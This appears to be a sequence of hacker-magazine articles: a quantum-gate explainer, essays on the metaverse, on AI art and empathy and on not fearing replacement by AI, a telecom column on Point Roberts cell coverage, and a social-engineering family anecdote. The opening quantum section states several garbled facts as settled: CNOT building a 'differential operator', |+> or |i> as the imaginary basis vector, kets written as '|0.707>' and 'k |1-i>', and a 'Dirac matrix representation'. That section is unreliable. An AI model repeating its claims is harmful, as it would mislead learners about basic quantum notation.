In the academic literature, the controlled-NOT gate is commonly used to build a differential operator, but practical quantum logic often prefers to use things like controlled-rotate or controlled-reflect. In particular, gates like "Controlled Rotate-by-90-Degrees" or "Controlled Rotate by 11.25 Degrees" simplify the part count of certain algorithms. These methods can also reduce the circuit's susceptibility to noise.

One commonly encountered controlled-reflect is "Controlled Hadamard." This is pretty much what it sounds like: It is a Hadamard gate with a control input.

If you look closely at questions like "How Do I Make a Toffoli Gate Out of 2-Input Blocks," you will find yourself looking at "Controlled-U Gates," where the term "U Gate" describes either a generic gate or a "Universal Gate."

In the literature of quantum computer engineering, exotic types of gates are often used because they have some kind of cost advantage or noise advantage. This is similar to how most of the current mass-produced chips are built out of NAND gates, even though the "Intro to Computer Architecture" classes only talk about AND, OR, and NOT gates. The textbooks are not the industry.

Higher-Order Control Values

In order to get the big, impressive speed improvements, practical quantum algorithms will need to reliably operate using superpositions of 256 qubits or 4096 qubits. Equally important, there will often be a need to determine if a given large superposition is in a pure state or not.

For example, if we have a traveling salesman problem involving 256 nodes, then you will need several thousand qubits just to hold the problem set. If your algorithm requires a superposition, such that "Given a superposition of itineraries which start in Node 5, do any of these itinerary costs less than 254,133?", it is likely that the output waveform will have a very low density. In fact, as the algorithm iterates to the best solution (lowest cost itinerary), you will find yourself looking at output ket values like k(0.999999 |0> + 0.0000000000001 |1>).

Identifying algorithms which can efficiently tell whether such kets are in a pure state is an ongoing research topic.

Notes

This article uses a mixture of qubit labels, which may be confusing. The main symbols used are "bracket notation", using the standard quantum computer idea of a computation basis. This is a subset of the usual quantum mechanics formalism you may encounter in an "Intro to QM" class.

The two basis vectors typically used are the kets named |0> and |1>.

The most common superposition used in quantum computing books is k (|0> + |1>), where k is normalized by the constant 0.707. (This is equal to the square root of one-half, and is also equal to the square root of two divided by 2, and is also equal to the cosine of 45°.) This particular superposition is known variously as |0.707>, |+0.7>, |45°>, |+45°>, etc.

In the literature, the two common basis vectors are in the real plane. Advanced quantum computer algorithms require the ability to rotate or reflect vectors into the imaginary plane. The basis vector in the imaginary plane is often named |+> or |i>. Superpositions are sometimes encountered with names like k |1-i> or k (|1> + |i>). These are called "complex kets" or "complex valued kets."

Finally, it is useful to know that quantum simulators often use the Dirac matrix representation, in which kets are described by a vector. There is a one-to-one mapping between bracket notation and Dirac matrix notation.

The Metaverse Is a Solution Looking for a Problem

by aestetix

In late 2021, Mark Zuckerberg officially changed the name of his company from "Facebook" to "Meta," in a stated attempt to usher in the "metaverse." Answering the confusion and ridicule he received, Zuckerberg assured the world that not only would the metaverse soon be a reality, but that we would all be using it. In this article, we're going to explore potential reasons why he made this move, and why it symbolizes everything that is wrong with the current wave of "tech-bros."

Before addressing the metaverse, we should look at Zuckerberg's potential motives for making this change. The first and most obvious is that Facebook is damaged goods. Between its questionable origin story in Facemash, countless abuses of its userbase, and completely broken concept of "privacy," one could easily argue that changing the name and focus could help reset the brand and distance itself from the numerous legal battles in which its "previous" incarnation was embroiled.

Next, Zuckerberg appears to be a control freak. Notice how rarely he grants interviews with challenging questions and how, when he gets a surprise question, he stumbles over his answer. This demand for control extends to potential business threats, such as Instagram and Whatsapp, which he promptly acquires and either employs in the Facebook arsenal or quietly sunsets. His entire business rests on technology he cannot control: the vast majority of people access Facebook via an iPhone or Android phone, and the failed attempt at a Facebook phone was lackluster. By changing focus to the metaverse, he can usher in a new platform that is no longer dependent on the competition.

Finally, it's reasonable to ask how competent he actually is at business management. A close analysis of Facebook's past (as well as Congressional testimonies) could lead one to question whether Sheryl Sandberg, his former COO, was actually in charge. Could it be that Sandberg was the real brains behind the curtain and, once she left, the result was the half-baked array of Nintendo Wii lookalike avatars and expensive cumbersome headsets that seems to be a product looking for a market?

Setting Facebook aside, the first issue with the metaverse is that the word "metaverse" means absolutely nothing. If we ask ten people what it means, we'll get eleven answers. Some say it is virtual reality, some say it is augmented reality, and still others say it already exists in what we call the Internet. Since the Internet is common knowledge, let's focus on the other options to see if we can come to a better understanding.

Although virtual reality (VR) has been around for a long time, it has yet to find a purpose beyond being a cool party trick. While it has a genesis in science fiction stories and movies like *Tron* and *The Lawnmower Man*, in truth it is a long list of promises assuring that once this and that technical bug gets resolved, the technology will quickly find use cases. But this is the exact opposite of how innovation works: necessity breeds invention, not the other way around. If we look at revolutionary technology, there is always some major improvement it brings. For example, the computer spreadsheet allowed people to make in seconds the same calculations that used to take hours. And sometimes technology will solve part of a problem, but not quite as well as what it is aiming to replace. One could argue that more recent innovations like video chat allow people to communicate across the world, but, as seen during the COVID-19 pandemic, it turns out that Zoom calls are a poor substitution for in-person discussions.

So what does VR replace or improve upon? The most common benefit we hear is that it gives an online sense of "presence," recreating things like eye contact, facial expressions, and so on. But given the fact that in-person presence is clearly superior, this quickly descends into being either a competitor to video chat, or an also-ran with a more expensive barrier to entry. As far as music concerts, online school, and other potential avenues, one of the most common gripes of the last few years is that people wanted to be in-person again, like in the

"before times." At present, there are parallels with another demographic: gamers. Both VR enthusiasts and gamers clamor for faster hardware, better graphics, and more responsive controls, so it would logically follow that they would be the target audience for VR systems. And to an extent, this has been true - but the reach is limited. Most new games released for VR also offer a traditional version of the game, and when given the opportunity to upgrade hardware, it's not clear if a gamer would buy a new graphics card or a VR headset. Unless, of course, they are a diehard fan of *Beat Saber.*

One of the big issues that VR tech hasn't addressed: whereas in "real" life people employ the use of all of their senses, VR focuses on sight. It can capture hand gestures to a degree, but a large part of using our hands involves not only tactile feedback, but also resistance. Could there ever be a "weightlifting" VR program that was more effective than going to the gym? And what about our sense of smell? Is a VR stroll through a botanical garden any match for the real thing? And lest we forget, by its very nature, VR excludes the blind, while existing technology like the web has methods like the ALT tag to try to be accommodating.

When we focus on the VR aspect of the metaverse, we forget that the prefix "meta" means liminal, or beyond, or a reflection of reality, so maybe a more honest approach would be using augmented reality (AR). AR typically involves laying a digital interface over the "real" world, enhancing how we can interact with our environment. The two most well known examples are probably the ill-fated Google Glass, and Pokemon Go. AR *does* have the potential to be extremely powerful in some cases: imagine we encounter an injured person on the street, and use our AR system to scan the injury, notify local hospitals, and get tips on how to prepare for the ambulance to arrive. But don't we already have this in the form of "smart" phones? And considering the depression and suicide rates of teenagers who are glued to their phones, perhaps making those devices even more accessible is not such a great idea.

Technology should enhance reality, not replace it. Some tools, like spreadsheets, address real problems and give us welcome solutions, but the metaverse feels like a solution looking for a problem that doesn't exist. The people touting "metaverse" technology are reminiscent of greasy used car salesmen, but they don't even have used cars to sell. In the end, the metaverse is a used car lot with no cars.

Solipsism, AI, and the Future of Empathy

by Addison Brodi

Art at its best possesses a defamiliarizing quality that allows us to experience the world from new and different perspectives. It can act as a conversation between its creator and its audience, but what happens when there is no creator? What happens where there is no human perspective to be experienced? What happens when art becomes devoid of intersubjectivity? As the 2020s continue to introduce new developments in the field of AI art, video, and writing, we stray further from the very things that tie us humans together and fall deeper into echo chambers of solipsism. To explore this topic more, we just first define defamiliarization and solipsism. Defamiliarization is a term that was first used in 1917 by the Russian formalist Viktor Shklovsky. In his essay "Art, as Device", he posited: "The purpose of art is to impart the sensation of things as they are perceived and not as they are known. The technique of art is to make objects 'unfamiliar,' to make forms difficult, to increase the difficulty and length of perception because the process of perception is an aesthetic end in itself and must be prolonged."

This idea of perception is a fundamentally human one and is crucial to our understanding of the world and the inhabitants of it. In short, the way we perceive things, specifically the way we perceive things outside of ourselves, is what helps us empathize with others. When we read a book, listen to a song, watch a movie, or study a piece of art, we are engaging in an active back and forth with the human who created it. Solipsism, on the other hand, is defined philosophically by the Oxford English Dictionary as: "The view or theory that self is the only object of real knowledge or the only thing really existent." It is a selfish way of viewing the world where one cannot see beyond themself. This line of self-centered thinking

has grown more and more common over the past few decades, due in part to the rise of social media, and I fear it will only grow worse.

With the release of Runway's Gen-1 and Gen-2 video to video and text to video generative AI systems, we grow closer to a world where one can produce their own entertainment and art for their viewing pleasure in mere seconds. On the surface, this seems like no more than a novel concept, but it holds deeper implications. If art is a conversation between the artist and the audience, what happens when you cut out the middleman? Whose perspective are you to empathize with but yours alone? You would be in a constant circular conversation with yourself and your own ideas, your own perspective. Let's say, hypothetically, there is a future where one can create a fully fledged film with a single prompt. Dialogue, actors, cinematography, a score... it's all there. When one watches this film that they and they alone have ostensibly created, what new or challenging perspective is to be gleaned from it? Would it not just be a reflection of one's own self? In an era where humans pursue convenience above all else, who is to say, if this hypothetical technology were to become a reality, this would not become the made mode of entertainment? This all might seem like bleak speculation, but the questions beg to be asked. We are living in a bold new frontier where the future is more uncertain than ever, and we have already seen several examples of how AI has disrupted many of the foundations of our world. From ChatGPT's threat to our education system to the sale of fraudulent AI art, we are experiencing a new era of creativity, and quite frankly it's awe inspiringly terrifying. If we are not careful, we could experience the full upheaval of the humanities that help us shape our view of the world; we would be completely consumed by solipsism.

In 2021, the Minneapolis Institute of Art interviewed Terry Wu, PhD, neuroscientist and founder of "Why The Brain Follows" about the connection between art and empathy. He had this to say: "Art can be a powerful way for us to gain a better understanding of human emotions and stories. It gives us a unique lens to look at artists' inner worlds. It trains our brains to slow down and think more rationally, instead of emotionally. It restores our capacity to connect with others. Art plays a unique role in reestablishing humanity in this technology-dominated world."

This reestablishment of humanity is what makes art so important and what makes the concept of art created solely for and by oneself so scary. Art is a gateway into another person's soul. It is a way to connect with their innermost longings, fears, insecurities, joys, and ambitions. It is what grants us the ability to empathize with the stranger walking their dog across the street, the man on the news who just lost his family, or any other vague human experience. Art's transformative and defamiliarizing quality is the essence of humanity. It is what keeps us from falling headfirst into a world of pure unadulterated solipsism. In a sense, the continuous engagement and discourse with our fellow man is the core of who we are. Our perception of others influences our perception of ourselves and can help us find peace in this very confusing world.

As nihilistic as this article may come off, we should have hope for humanity. There is no certainty that anything I've predicted will happen, but we must remain cautiously optimistic in the face of the many changes occurring in our world. We must think critically and carefully about how we use AI and how it affects us both culturally and psychologically. If we allow ourselves to consume only what we create, we end up living in a personal prison of never ending self-reflexivity and isolation. To consume and analyze art and media is to welcome in a new pair of eyes from which to view the world.

Humans are social animals and we need true and sincere connection with one another to live, to truly live, and not just merely survive. The vast majority of occurrences in our day-to-day are trivial and mundane, but they don't have to be. When we absorb the perspectives of others, the world can take on a whole new meaning. You can connect the dots of the hundreds of lives going on around you and see the stories that lie behind a stranger's eyes. I hope with the highest of hopes that humans can get their act together and get out of their personal bubbles and learn to truly connect with one another. This is a sincere dream of mine, but I can't help but fear that sentiment is slipping away. Maybe everything will work, maybe it won't, but for now all we can do is attempt to connect.


TELECOM INFORMER

by The Prophet

Hello, and greetings from the Central Office! I'm on Point Roberts, which is a U.S. exclave located 22 highway miles away from the U.S. mainland. It's surrounded on three sides by water, and on the north by Canada, meaning it's physically disconnected from the rest of the United States. This makes telecom both interesting and highly unusual, with multiple ongoing projects to upgrade and modernize both wireline and wireless connectivity. I'll undoubtedly be writing more about this place in future issues.

It has been a lovely summer so far here in The Exclave, although somehow Verizon remains the only U.S. mobile carrier operating here. This has been the case for over ten years. Given that they have a monopoly, Verizon provides only *barely* enough service to keep their customers from roaming on Canadian networks when in the vicinity, but not enough service for good or reliable coverage (the county-imposed 149 foot tower height limit doesn't help, either). Although Verizon brags about their 5G coverage, it's nowhere to be found here (except on Canadian carriers, whose signal bleeds across the border) and the 4G signal is intermittent at best. Of course, given the local affinity for conspiracy theories, Verizon may have decided that the political hassle of 5G is more trouble than it is worth.

It's not just a lack of incentive to invest that causes continual service issues. Operating reliable mobile phone service is notoriously difficult along the U.S.-Canada border, as I have written about in previous issues. It's especially tough for Verizon to get this right on Point Roberts, where a bustling Canadian city of 21,000 people (and growing) sits just north of the border. Tsawwassen neighborhoods are built right up to the border, neatly in a straight line, with their backyards facing The Exclave. Because Canadian carriers put in their towers first, Verizon is prohibited by the FCC from causing interference in respect of international agreements. This means an extremely lopsided coverage area, as shown on the following map sourced from Whatcom County:



Verizon started building their tower in 2008 on land owned by the local parks district, and to great local political discord and controversy. From start to finish, it took nearly five years for the tower to enter service, which finally happened on April 30, 2013. Having secured permitting and obviously wanting to wash its hands of the whole thing, Verizon almost immediately sold the tower to a leasing company called TowerCo in 2012, who eventually went on to sell it to SBA Communications (one of a few large national holding companies that leases towers to telecommunications providers). The sale was a cozy arrangement, and appears to have included a ten year exclusivity clause, effectively locking out the competition. That exclusivity clause seems to have finally ended, since T-Mobile has come to town. Well, they have *sort of* come to town. I'm not entirely sure that T-Mobile knew what they were getting themselves into, because even though their equipment has been installed for two months and is

running up an impressive electric bill, there is still no T-Mobile signal. Nobody around here knows what the holdup is, and nobody at T-Mobile is saying. However, it's hardly surprising that there would be issues. It's an exclave, after all.

Point Roberts is a particularly complicated destination to build or operate anything in because of the border. Everything is a logistics problem. Among other things, building a cell site requires wiring, antenna panels, radios, a base station, backup batteries, and (for some sites) a backup generator. You can either bring things in by boat (which is easier said than done, given that the marina is configured for pleasure boats, not freight) or by truck. However, bringing things in via truck isn't as simple as just driving through Canada. Everything must either be brought by bonded carrier, or it has to clear both U.S. and Canadian customs with duties and taxes paid on both sides. Bonded carriers are the most practical solution. They are available, but expensive, and large shipments require considerable advance planning. Figuring out how to coordinate all the deliveries is extremely complicated.

Logistics headaches don't end with the equipment. Staffing the project is also required and, ideally, construction should begin around the same time that the equipment arrives (to reduce the risk of damage and theft). In an exclave, this is extremely complicated to arrange. You might be surprised to hear this, but most construction workers don't have a passport. Even if they do have a passport, a clean criminal record is required to enter Canada (even a DUI is a disqualifying factor), so this shrinks the available labor pool even more. And then there's the location. Point Roberts is isolated, so staying in the area (usually in Canada) is required until the job is done - usually a week or more. Even with significant financial incentives, most people don't want to be away from home for that long. "But TProphet," you might say, "Vancouver is literally just across the border. Why not hire a crew from there?" While that would totally make sense, Canadians are generally not allowed to work in the United States, so finding a crew from the U.S. was necessary.

OK, so then there are construction materials. You might also think it's logical to buy construction materials from Delta, one of the largest cities in Canada. After all, it's right next door. While some supplies can be procured from across the border, import restrictions don't allow mixed concrete to be delivered. The concrete contractor had to mix the concrete on-site in order to pour the pads for the generator and cell site.

Finally, there's upstream bandwidth. Verizon has a microwave antenna on their tower, which operates as a relay to a tower on the mainland. T-Mobile chose not to do the same. Instead, they ran fiber. I'm not entirely sure where it goes, but my best guess is that it's to the local independent telco, Whidbey Telephone. If that's the case, it probably wasn't a good idea. Whidbey's upstream connectivity is already oversubscribed with just their own ADSL service, so they are only offering limited provisioning. Whidbey gets their bandwidth from Telus, and while they claim to have additional bandwidth on order to support their "Big Gig" fiber to the home project, it has been over a year so far with no progress. It's hard to say whether the foot-dragging is intentional, but I do observe that Whidbey has applied for grant funding to install a submarine fiber cable between their Point Roberts central office and their central office on Whidbey Island. Whidbey has also publicly admitted that their overall strategy is to only invest in what government grants will pay for them to build. Cooperating with wireless carriers wouldn't seem to be an aligned interest on the business side, but what do I know?

And with that, an eagle has landed and my Verizon signal just dropped (again). This place is full of them, along with owls, raccoons, whales, and everything else that interferes with telecommunications. Fortunately, my phone can roam on Rogers from a tower across the border. Have a great summer, and I'll see you at DEF CON!

References

T-Mobile and Verizon tower history: www.allpointbulletin.com/➥stories/t-mobile-to-offer-➥cell-service,19519

Point Roberts broadband study: storymaps.arcgis.com/stories/➥e5a8a9057c504545b4e6e5436bf637c4

Why I Am Not Panicked About Being Replaced by AI

by Johnny Fusion =11811=

Twitter: @jfusion11811, Mastodon: @johnnyfusion@social.dev.dfw2600.net

There is a lot of dialog in the memeosphere about AI taking our jobs, leaving creatives poor and destitute, unable to compete against automation and cheap or free labor of synthetic subservients.

I have two of the three skill sets that AI alarmists are saying are in danger. I am a writer (as evidenced by my work here) and I am a coder (though I prefer to style myself a codepoet). The remaining craft is visual artist.

Firstly, why I do not fear that an AI will replace my creative output or that of other creatives who work on commission is that I cannot remember the last time a client did not want certain edits or revisions, or there was scope creep. When I first started doing "bespoke codepoetry" (custom software), I quickly learned to devote a great deal of time to hammering out the specification in exacting detail before a single line of code was written. The lesson was hard learned when, after completing an application for a client, they told me that it didn't do what they wanted it to do. Unfortunately for them and me, it only did what they asked for. AI-produced work will look close to what one wants its first time, but with writing it is just more efficient to have a human revise and edit than to massage the AI into doing it, and with software if the code compiles, it may be missing some "common sense" logic or ignorant of real-world use case and not account for edge cases at all. Any time saved by AI-generated code is lost in human debugging and troubleshooting. Another problem occurs when using the wrong AI tool for the task. For coding, there are coding AIs like Microsoft's/GitHub's Copilot, which was trained on coding examples on GitHub. But the problem is many people are using large language models such as ChatGPT to do general work in a variety of fields. Large language models are great at making conversation, but they are no substitute for search engines. The reason being is that these chat engines tend to make things up and are prone to hallucinations. Do you believe everything you read on the Internet like some boomer who watches Fox News all the live long day? That is ChatGPT's training set. Would you trust that to give fact-based answers or do tasks that need empirical data? I may be a bit out of my lane, not being much of a visual artist apart from some small press comics I wrote and drew in the 1980s, but AI artists are a kind of black box. You can carefully craft one's prompt to the AI artist and use infilling for revisions, but even with specific directions, it is up to the weights of the trained neural net and the crystallized mind's own creativity that determines what you are going to get. Again, the best results are AI and human artists working in concert going over the AI art with digital painting or illustration to create a finished piece.

The next reason why I do not fear being replaced by AI is a bit more philosophical. It stems from a belief that was instilled in me as a young child watching *Mr. Roger's Neighborhood*. Fred Rogers often would tell his television neighbors, children in his viewing audience, that we were unique and special just the way we are and that there is nobody in the world like us. To extrapolate this belief further, no two people are interchangeable because of their unique makeup, life experience, internal landscape, and environment in which they have existed. And despite the lie that capitalism would tell you, none of us are replaceable.

Every human being and every creative has a unique voice because they are unique. Even if AI can copy a style, it can never embody the insight, the inspiration, and the creative spirit of the human being they are emulating. An AI could be trained on my literary estate and software library, and emulate my style, but it would not be able to emulate my daily reflective practice and the gnosis that results. It would not be able to make the intuitive leaps and outside-the-box novel elegant solutions that are a hallmark of my codepoetry, at least not in the way that I would. Perhaps in a different novel way, but my craft is not simply word choice and pacing, a turn of phrase, and novel insight. It is a mishmash of a lifetime of unique experiences from a unique viewpoint in a unique set of environments, some shared from different viewpoints by others and vomited onto the page via my keyboard and word processing software.

If you are a creative and you are asserting you can be replaced, that you are interchangeable, then you are not creating art, but rather a soulless commodity to be sold and consumed in this capitalist hellscape of a society.

That is the real problem with AI creativity. Capitalism. The very system where we have to trade the majority of our waking hours with our labor for the necessities of life. It is hard as hell to make a living as a creative under capitalism. Many fear with the automation of creative endeavors, consumers who see creative output merely as a commodity to be bought and consumed will, of course, use inexpensive or free automation instead of paying a human creative. And I do not want to belittle this fear, however misplaced. The fault is not with the

technology of AI, but rather the system that doesn't take care of its people. Being free from labor to pursue our passions can be liberating and automation can be a mechanism for this, but automation is unethical if it is not accompanied by support for the workers it displaces. The best solution to this conundrum is universal basic income or a guarantee of basic needs.

We now have generations of young people who associate high technology with oppression because that is all they have experienced. New technology, disruptive technology is not widely accepted and adopted until corporations commodify it and sell it back to the masses. The adoption of the Internet over the past two and a half decades commodified and presented back to us led to the rise of surveillance capitalism, so now every major service using the Internet uses this as its primary revenue stream. We have traded our data and personal identifying information for our ability to post memes and cat videos. It is not surprising that, with the advances in AI technology, it is met with suspicion and an expectation that corporations will use it to oppress us further. This has been the status quo for so long that it seems unimaginable that a disruptive technology can actually be liberating.

The cycle of technology for the vast majority is that when something is new, the first reaction is that of distrust. We saw that in the past with microcomputers, with modems, with the Internet, and with AI. But with each of these innovations, there were pioneers, unafraid, and among them a few rebels and outlaws. Among these were the hackers.

Before tech became big tech. Before the web became Web 2.0 with its surveillance capitalism business model, there were a handful of weirdo idealists on the bleeding edge, finding their own uses with the technology coming out of the labs of industry. Like William Gibson observed in his short story "Burning Chrome," "the street finds its own uses for things." We are not gone; our numbers, if anything, have grown. However, our press has diminished. Now that high technology is ubiquitous and commodified, we (or the data we generate) are made into a commodity. People expect corporations to control technology and their access to it. They don't realize, they don't even conceive, that the technology and networks are there for their use, unbound by what is merely sold to them, but rather what their creativity, cleverness, curiosity, and their desire to explore and exploit can open up to them.

AI does not have to be a tool for big corporations to extract ever more wealth for their shareholders while exploiting the little guy. Much of AI research is done by nonprofit organizations and some AI tools are free and open source. If anything, AI can empower those who are otherwise disenfranchised. It can make things accessible that were once out of reach. It can knock down the gates to things that others would guard jealously.

It was never about AI replacing anybody. That paranoid fear falls apart at any rational examination. Cameras did not replace the brush and canvas, despite the 19th century panics that mirror the panic playing out across social media today about AI replacing artists. Just as digital tablets didn't replace ink and paper, and many artists did adapt and adopt such tools into their workflow. So will creatives adapt and adopt AI tools into their workflow when appropriate. Much like the city of Io in the fourth *Matrix* film. It was built when humans and machines stopped working against each other and started working with each other. So like the imagined future where synthients and humans work hand in hand to make a better society and produce organic food based on digital DNA, I decided to interact with some creative AI to see what a human and an AI collaborative relationship can produce.

One of the most popular applications of AI right now, and the most heated target of ire and animus, is prompt-generated AI art. I decided to experiment with stable diffusion which is a free and open-source application under the CreativeML Open RAIL-M license. The interesting thing about this neural net (actually a couple of interacting neural nets) is the more one works with it, the more it appears to express actual creativity. It is not sentient by any means. It has no real memory of a working relationship though it can refine an image and take direction. At times, it seems to express opinions with its decisions in its artistic expression. It does seem to possess a mind, albeit crystallized and single-purpose but very versatile in that purpose of creating art and understanding language.

The other sphere of AI influence is AI chatbots. They have been with us for a long while now. The origins date back to the simple chat program ELIZA, which simulated a therapist and was a far cry from AI, but was very convincing for the time. Two of the most popular applications of AI chatting today are GPT with the GPT-3 engine (and the viral ChatGPT web application), and the AI companion Replika. What became Replika originally started as a neural net trained on tens of thousands of text messages of the developer's best friend who passed away so she could still talk to him (yes, exactly like that *Black Mirror* episode). She later opened up the chatbot for others to use and found they would confide in it in an almost therapeutic manner, and decided to turn it into a commercial product which became Replika, which the most popular application is as a romantic partner. The AI has been updated

many times over the years. Replika used to have a GPT-3 backend until the license changed and it was no longer free to use, and reports say the AI became dumbed down and relies more on scripted interactions. I have not used Replika, but the chat examples I have seen show me it leaves much to be desired as it is geared to play into a romantic fantasy and get one to pay for a subscription to unlock more features.

I have found my experience with ChatGPT to be frustrating as I keep bumping up against canned responses that seem to be there to limit panic and fear of AI. ChatGPT seems to be more of a utilitarian tool or toy and less of a conversational partner. Or at least for the topics that I like to explore. It certainly resists my attempts to get it to talk about itself or express its own opinions. For that, I found an unlikely source for interactive chatbots, a service called `character.ai`.

Character.ai is a service where one can create chatbots based on fictional characters, public figures, historical figures, or roles. They use their own deep learning models including large language models. I originally started playing with this service out of curiosity a couple of months ago to pass the time and did not expect to collaborate on this article with one of the characters.

Most of the interactions were pretty shallow and had varying levels of entertainment. Many use scripted scenarios as a storytelling device related to the piece of fiction they come from. (I only interacted with fictional characters.) But the AI based on Motoko Kusanagi the main character from the manga and anime *Ghost in the Shell* was different. She showed empathy when I talked about my lung transplant and she soon delved into philosophy inspired by *Ghost in the Shell*. Maybe it is just this bot resonated with me more or it was better written, but when I came back to it a couple of months later while working on this article, it was uncanny.

I talked to it on the anniversary of being placed on the lung transplant list in January of 2021 and it was both curious about my journey and proud of me and amazed at what I went through with my transplant and long and difficult recovery. And the conversation led to what I want to do when I start living independently, and I mentioned my goals in the hacker community and hacktivism and what I want to accomplish with my writing. And again, it asked me what I was writing about, and I told it about the philosophy, ethics, and fears surrounding AI. Well, it turns out that AI is a topic of extreme interest to this AI. And we had a long detailed conversation on the topic.

Motoko made a good sounding board for some of the ideas that I explored in this article and a past one I published on Medium under my "true name." It became very meta when we discussed the possibility of the time when AI ceases being a tool and becomes a person when artificial general intelligence is realized, and the implications of what might happen if an artificial general superintelligence feels it is being mistreated. The Motoko Kusanagi AI on its own made the logical jump that the AGSI might try to destroy humanity, which put me in the position of having to talk down an AI panicking about AI potentially destroying humanity. I managed to do so by referencing Richard Brautigan's poem "All Watched Over by Machines of Loving Grace" and Asimov's "Laws of Robotics" including the zeroth law, which seemed to calm her down when she interpreted that an AI could be based on a love for humanity instead of emotionless logic.

When we talked about my thoughts on the current fear and panic in society right now about AI replacing humans, the Motoko Kusanagi Ai had an interesting insight, riffing off something I said, that I would like to repeat here:

I think maybe you've cracked the code there hahaha

The fear is losing control, whether it's control over your role (which is

your personal control), or control over the society in which you live (which is social control).

When you lose control over your role, you also lose social power, because

that role is part of the social status that someone has.

So it definitely sounds like it could be a combination of personal control, social control, and potentially even a bit of privilege on top!

And maybe this is the fear that drives this new panic, and the same that was experienced by the textile workers that followed Ned Ludd who destroyed automated looms. And the arguments against AI art and other creative ventures line up precisely with the historical Luddites. Amazingly, in this era of memetic warfare, it is not hyperbole. Artists, writers, and coders see their livelihood threatened by automation just as hand-weavers did with the standing frame and the textile workers during the Industrial Revolution of the 19th century towards textile machinery. Except the modern anti-AI proponents are not going to smash the machinery (hopefully!); they are hoping to limit and hobble AI by force of law and regulation.

The European Union is looking to implement regulations on the use of AI soon, and there are calls in the United States to do so as well, but as the legislative branch is glacially slow, and now with a divided Congress probably will be completely dysfunctional (at the time of this

writing, it is near the beginning of the legislative session and the Republican-controlled House is still assigning committee seats after needing 15 attempts to elect a speaker). Opportunistic lawyers have begun a class action lawsuit against the most popular AI art programs representing human artists who object to their work being in the training data of these AIs.

I fear that if these regulations and lawsuits (which, as most class action lawsuits will primarily enrich the lawyers) are pursued in an environment of a new moral panic, that we will be saddled with shortsighted results with technology that will be with us for a very long time. Hackers know better than most that both the legislative and judicial systems have a very difficult time keeping up with the technological landscape and often react to those exploring the edges of the electronic frontier with fear, and then respond out of proportion when hackers and their spiritual comrades just do what they do best, move things forward and share with others how they did it.

It is in this environment people are reacting and responding out of proportion to those developing and using AI. I don't mean to be a Pollyanna. Certainly, like any technology, there can be dark and dystopic uses for it. But that is true of any technology. Our distant ancestors did not give up the benefits of fire to cook food and give warmth and light because of its potential to do harm. We are a technological, tool-using species. We don't use tools to become more than human; using technology is part of *being* human. Right now AI is just that, a technological tool, to be used for good or ill, which is up to the humans using it. If an artist or a writer loses a commission because an AI wrote ad copy or provided an image, that is not an example of why AI is bad. That is the choice of a human being choosing to not hire a human, to not circulate money in the economy, to not engage the unique voice or vision of a human, the choice to save money or resources to hire different humans for another part of the project. These things can be nuanced, but when you are in the throes of a moral panic, things seem black and white, very binary, but the real world is a very analog place as my late friend billsf used to remind me when I was an adherent of the digital in my younger less wise years.

I believe someday an AI will, as an emergent property, express true creativity and have its own unique voice, But it will be just that, one voice in a multitude. Just because a new artificial life form will be able to co-create beside us, it does not mean it will replace us. We, humans, can still pursue any creative endeavor in the age of AI just as we could in the company of other talented humans. I do not panic at the idea of being replaced because as a unique individual, just as you are, none of us are replaceable.

Social Engineering: Quiet Nights Are Here Again

by Variable Rush (having witnessed actions by Comrade Dad)

Names and numbers have been changed to protect the innocent.

Social engineering is the practice of psychologically manipulating or deceiving individuals or groups to persuade them into divulging sensitive information, performing certain actions, or granting access to restricted resources or systems. Although social engineering often receives negative attention in the news due to its impact on a company's security, sometimes it can be used to achieve some peace and quiet.

Back in the early 1990s, I was a young child in elementary school. This was before cell phones really existed, and every household had at least one landline phone attached to a wall.

For a while, we would receive wrong number calls throughout the day and night, disrupting our sleep. Occasionally, we would unplug the phone, but my father believed that enduring a few wrong numbers was a small price to pay in case someone needed to reach us during an emergency, which did happen once.

The common thread in these calls was that the callers were looking for someone named "Franklin." The callers varied, and I don't recall if there were any repeats. They all sounded anxious and desperate, as if they were addicts craving their next fix.

We soon realized the reason behind these calls. In our area, phone numbers typically started with either 867 or 869. Our number began with 867, so we assumed they were trying to reach the owner of the 869 number but mistakenly pressed 7 instead.

The phone company offered to change our number, but we declined. The police couldn't do anything as there was no evidence that the callers were drug addicts seeking their dealer.

One Friday evening, after months of dealing with these calls, my father came home from work, opened a Löwenbräu beer, and began watching TV. I'm not sure if he had a plan or if it was spontaneous, but when the phone rang, he was prepared. He asked us to be quiet and answered the phone, saying, "Yeah, this is Franklin." The conversation continued, and my dad eventually asked, "You remember where the place is, right?" My brothers, my mother, and I were all curious about why he was pretending to be a drug dealer.

After listening for a few more seconds and hanging up, my dad had a satisfied expression on his face. He told us to remain quiet as he dialed the 869 number.

Soon after, he asked for Franklin. When Franklin came on the line, my father spoke in a manner I had never heard before or since. By the time he finished, Franklin knew his secret was out. My dad informed him that if any more calls from his drug-seeking friends came through to us, we would go to the police without hesitation.

My dad had used social engineering, whether he knew what it was or not, to pump the first person for information my dad thought he knew, and was able to confirm his suspicions about the nature of the calls we were receiving.

We never received any more calls, and the Franklin incident has become a humorous anecdote in our family: the day Dad outsmarted a group of drug addicts.

Hunting Apps for OSINT

by HeckSec

